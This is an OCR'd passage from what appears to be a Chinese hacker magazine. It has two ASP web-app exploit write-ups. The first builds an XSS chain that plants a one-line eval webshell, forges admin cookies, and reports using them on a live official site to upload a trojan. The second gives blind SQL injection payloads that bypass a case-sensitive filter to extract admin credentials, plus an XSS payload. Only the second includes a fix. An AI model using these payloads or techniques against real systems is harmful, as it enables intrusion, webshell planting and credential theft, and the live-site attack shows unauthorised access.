
呵呵，想到什么了吗？没错，利用跨站来写一句话，把它的源码保存下来，修改下，最后得到代码如图5。


修改action为相应的地址，修改“**<input type="text" name="MagazineDb" value="../admin/mdb/@#$!@^&%#!(&^$#pic52.com.mdb" size="50">**”为“**<input type="text" name="MagazineDb" value=../admin/mdb/@#$!@^&%#!(&^$#pic52.com.mdb":eval(request(chr(35)))' size="60">**”，最后加上一句**<script>this.document.forms[0].submit();</script>**就行了。把代码保存为1.htm传到我们自己的空间，然后构造代码**<iframe width=0 height=0 src=http://127.0.0.1/1.htm></iframe>**，最后再发表评论，只要管理员一访问就会在\Magazine\config.asp写入我们的一句话木马，如图6、7。


图4 后台功能


图5 修改代码

后台还有“备份数据”等功能，不过只有管理员可以上传，我们无法备份木马，但是我们可以把conn.asp等文件备份成.txt文件，具体代码大家自己测试下^_^。还有就是那个“系统数据库路径配置”写一句话木马，如果数据库地址不是默认的话，更改后网站就无法访问了，需要手工改回来……


图6 打开跨站页面


图7 成功写入一句话

二、后台cookie欺骗

在查看后台验证代码的时候，发现后台用的是cookie，而且没有经过数据库的二次验证，Admin_Qx.asp的代码如下：

```
<%
Qx=Request.Cookies("Cookies")("Qx")
if qx=0 then
response.write "<script language='javascript'>" & chr(13)
        response.write "alert('对不起你的权限不允许进行此项操作!');" & Chr(13)
        response.write "</script>" & Chr(13)
response.Write("<script language=javascript>history.go(-1);</script>")
response.end
else
end if
%>
```

只要**Qx**不等于零就通过！再看Admin_ Session.asp的代码：


```
<%
AdminName=Request.Cookies("Cookies")("AdminName")
'验证session，是否是非法用户登录!
if AdminName = "" then
    response.Redirect "Admin_Login.asp"
end if
%>
```


AdminName和Qx差不多，只要不为空就通过！是不是没有进行数据库的二次验证？这样的验证我们是可以伪造cookie欺骗登录后台的，只要这样构造**cookie：“Cookies=usercookies=0&AdminName =admin&Qx=1”**访问后台就直接进去！下面我们找官方测试一下。

三、测试官方


数字图腾的官方的地址“www.pic52.com”，我们用老兵cookie欺骗工具来测试，修改cookie为“**Cookies=usercookies=0&AdminName=admin&Qx=1**”后，访问“http://www.pic52.com/admin/Admin_index.asp”，第一次访问会跳转到admin_login.asp，需要把地址改回来再次访问，如图8。

进了后台，随便找个地方上传木马，然后备份回来就行了，如图9，图10所示。


图8 进入后台


图9 上传木马

另外后台使用ewebeditor，ewebeditor后台地址为："http://127.0.0.1/admin/WebEdit/admin_login.asp"，默认账号密码为："admin"，默认数据库地址为"/db/ewebeditor.mdb"，至于怎么利用，以前的文章写得多了，我就不多说，不懂的找"百度大叔"。


图10 备份

罗嗦这么多，大家也累了！漏洞我已经通知管理员，官方的漏洞也已经补了，有什么问题到NOHACK论坛找我，我的ID是：mystery。

[文章中作者修改的页面以及使用的桂林老兵的cookie利用工具已经收录在光盘中]

编辑点评：

又是一篇关于跨站的比较高级一点的利用，写一句话木马，虽然利用起来不算完美，但是大家记住这个思路，下次有机会自己试试。

Sf-blog漏洞分析

□ 秋色迷天

从本文你可以学到：

1、ASP漏洞分析　2、手工利用漏洞

看《黑客手册》已经有一段时间了，发现上面的分析漏洞文章非常多而且详细，很适合我们这种想自己找漏洞的菜鸟们，为了检验一下自己的学习成果，今天在网上看到一套名曰：SF-Blog的系统，就拿它开刀吧。

Sf-blog完全使用了ASP+ACCESS编写，模板采用了QQ空间，样式美观大方。目前发展到了1.1版。但是安全性方面却不尽如人意，下面我简单的分析一下V1.1版的漏洞：

一．注入：

前台article.asp和photos.asp中的注入漏洞，我以article.asp为例，查看源代码发现：

```
<%
Dim Recordset1__MMColParam
Recordset1__MMColParam = "1"
If (Request.QueryString("id") <> "") Then
  Recordset1__MMColParam = Request.QueryString("id")
//id没有进行任何过滤就赋给了Recordset1__MMColParam
End If
%>

<%
Dim Recordset1
Dim Recordset1_numRows
Set Recordset1 = Server.CreateObject("ADODB.Recordset")
Recordset1.ActiveConnection = MM_ccc_STRING
// MM_ccc_STRING是数据库连接字符串，在conn.asp中定义的
Recordset1.Source = "SELECT * FROM cont WHERE id = " + Replace(Recordset1__MMColParam, "'", "''") + ""
// Recordset1__MMColParam仅仅过滤了单引号，就进行数据库查询
Recordset1.CursorLocation = 2
Recordset1.LockType = 1
Recordset1.Open()
Recordset1_numRows = 0
%>
```

从上面我们看出Recordset1__MMColParam仅仅过滤了单引号就进行数据库查询，这对于数字型变量来说是远远不够的。

在http://localhost/asp/sf-blog[v1.1]/Article.asp?id=29，再在后面加个**and1=1**，浏览器却返回如下文字："对不起，漏洞已经修补"，如图1所示。




图1 探测漏洞

再查源代码发现article.asp中包含：<! --#include file="safe.asp"-->，一定是safe.asp做了过滤。代码如下：

```
<%
dim sql_leach,sql_leach_0,Sql_DATA
sql_leach = "',and,exec,insert,select,delete,update,count,*,%,chr,mid,master,truncate,char,declareexists,cast,alter,nchar,rename,drop,like,where,union,join,execute,|,applet,object,script,<,>"
sql_leach_0 = split(sql_leach,",")
//sql_leach和sql_leach_0都是数组
If Request.QueryString<>"" Then
For Each SQL_Get In Request.QueryString
For SQL_Data=0 To Ubound(sql_leach_0)
if instr(Request.QueryString(SQL_Get),sql_leach_0(Sql_DATA))>0 Then
Response.Write "对不起,漏洞已经修补"
Response.end
end if
next
Next
End If
%>

<%
If Request.Form<>"" Then
For Each Sql_Post In Request.Form
For SQL_Data=0 To Ubound(sql_leach_0)
if instr(Request.Form(Sql_Post),sql_leach_0(Sql_DATA))>0 Then
Response.Write "对不起,漏洞已经修补"
Response.end
end if
next
next
end if
%>
```

过滤的字符虽然比较全面，但没有将提交的字符转换成小写来验证，所以我们提交只要不全部是小写的字符就可以突破了，这里我全部改为大写。

在http://localhost/asp/sf-blog[v1.1]/Article.asp?id=29后加**AND 1=1**发现页面正常显示，如图2所示。




图2 突破




图3 and 1=2时的反馈

And 1=2发现页面显示错误，如图3所示。

提交 **AND EXISTS(SELECT name FROM admin)** 返回正常，说明存在admin表，且该表中存在name列；提交 **AND EXISTS(SELECT mima FROM admin)** 返回正常，说明admin表中存在mima列(由于过滤了*，所以我们并不能用AND EXISTS(SELECT * FROMA DMIN)等来猜解是否存在表名)，如图4所示。




图4 猜解表名和字段名

猜解完字段名就该猜解字段的长度，语法为 **AND (SELECT TOP 1 LEN(name) FROM admin) BETWEEN x AND y**(由于过滤了>和<，所以我们并不能用AND (SELECT TOP 1 LEN(name) FROM admin) >x来猜解表名，如何突破呢，那就用BETWEEN…AND…语句吧)，x和y是列名的长度，由BETWEEN…AND…语句确定字段的范围。当提交 **AND (SELECT TOP 1 LEN(name) FROM admin) BETWEEN 1 AND 5** 返回正常，说明name的范围进一步缩小在1到5之间，继续提交 **AND (SELECT TOP 1 LEN(name) FROM admin)=1，=2**……都返回错误，当猜到=5时返回正常，说明name列的长度为5，如图5所示。




图5 猜解字段长度

接下来猜解用户名和密码，语法为：**AND (SELECT TOP 1 ASC(MID(name,1,1)) FROM admin) BETWEEN x AND y**，x和y为ascii码，提交AND (SELECT TOP 1 ASC(MID(name,1,1)) FROM admin) BETWEEN 1 AND 100返回正常，说明name字段的第一个字符的ascii码在1到100之间，继续提交BETWEEN 50 AND 100,BETWEEN 75 AND 100，BETWEEN 88 AND 100，BETWEEN 93 AND 100……都返回正常，最后猜出name字段的第一个字符的ascii码为96，即a，如图6所示。




图6 猜解用户名和密码

依照上面的方法(折半查找法)，同时变换 **ASC(MID(name,1,1))** 为 **ASC(MID(name,2,1))、ASC(MID(name,3,1))**……可以猜解出name字段的其他字符的ascii码，进而得到管理员的用户名admin(*因为我是在本地搭建的系统，用户名和密码都为默认值*)。

猜解完用户名，就该猜管理员的密码，具体方法参照上面。

顺便提一句，虽然作者没有过滤完全，但是工具还是猜不出来，所以学习手工注入还是必要的。

修补方法

修补方法也很简单，只需将safe.asp中的 **if instr(Request.QueryString(SQL_Get),sql_leach_0(Sql_DATA))>0** 和 **if instr(Request.Form(Sql_Post),sql_leach_0(Sql_DATA))>0**

改为：

if instr(lcase (Request.QueryString(SQL_Get)),sql_leach_0(Sql_DATA))>0 和 **if instr(lcase (Request.Form(Sql_Post)),sql_leach_0(Sql_DATA))>0** 就可以了。由于程序中限定了提交数据方式为：Request.QueryString，所以我们并不能用cookie注入的方式，转换成小写来验证就可以了。

二．后台跨站漏洞：

SF-BLOG中的所有数据库插入代码，在插入时都没有经过过滤，也就是说，只需绕过safe.asp和输出时的coder函数过滤就可以了。

由于在safe.asp中过滤了<和>，使得包含safe.asp的页面已经不能再用自己构造的html标记进行跨站了，但是并不代表用户不能用已经存在的html标记进行跨站。比如在article.asp(*它的作用是在前台显示在后台添加的文章*)还是出现了漏洞，我们来看一下的这段代码：

```
文章标题：<%=(Recordset1.Fields.Item("title").Value)%></strong></font></td>
                  </tr>
                  <tr>
                    <td valign="middle"> </td>
                  </tr>
                </table>
                <table style=" table-layout:fixed;word-break:break-all" width="404" border="0" align="center" cellpadding="2" cellspacing="0" id="table6">
                  <tr>
                    <td>
          <font><%=UBBencode(coder(Recordset1.Fields.Item("content").Value))%>
```

注意最后一行，表示显示文章的内容，先用了coder函数进行过滤，并用了UBB编码，coder函数代码如下：

```
<%
  Function  coder(str)
    Dim  result,L,i
    If  IsNull(str)  Then  :  coder=""  :  Exit  Function  :  End If
    L=Len(str)  :  result=""
  For  i  =  1  to  L
      select  case  mid(str,i,1)
  case  "<"      :  result=result+"&lt;"
  case  ">"      :  result=result+"&gt;"
  case  chr(34)  :  result=result+"&quot;"
  case  "&"      :  result=result+"&amp;"
  case  chr(13)  :  result=result+"<br>"
  case  chr(9)   :  result=result+"      "
  case  chr(32)  :  result=result+" "
  case  else     :  result=result+mid(str,i,1)
      end  select
  Next
    coder=result
  End  Function  %>
```

我们在后台Admin/Article_Add.asp添加一篇文章，标题

写上跨站，写内容时先点击图片按钮，这时在方框中出现[IMG] [/IMG]的字样，在其中间添加javascript:alert(document.cookie)，可以看出coder函数对这段跨站代码是无效的，如图7所示。

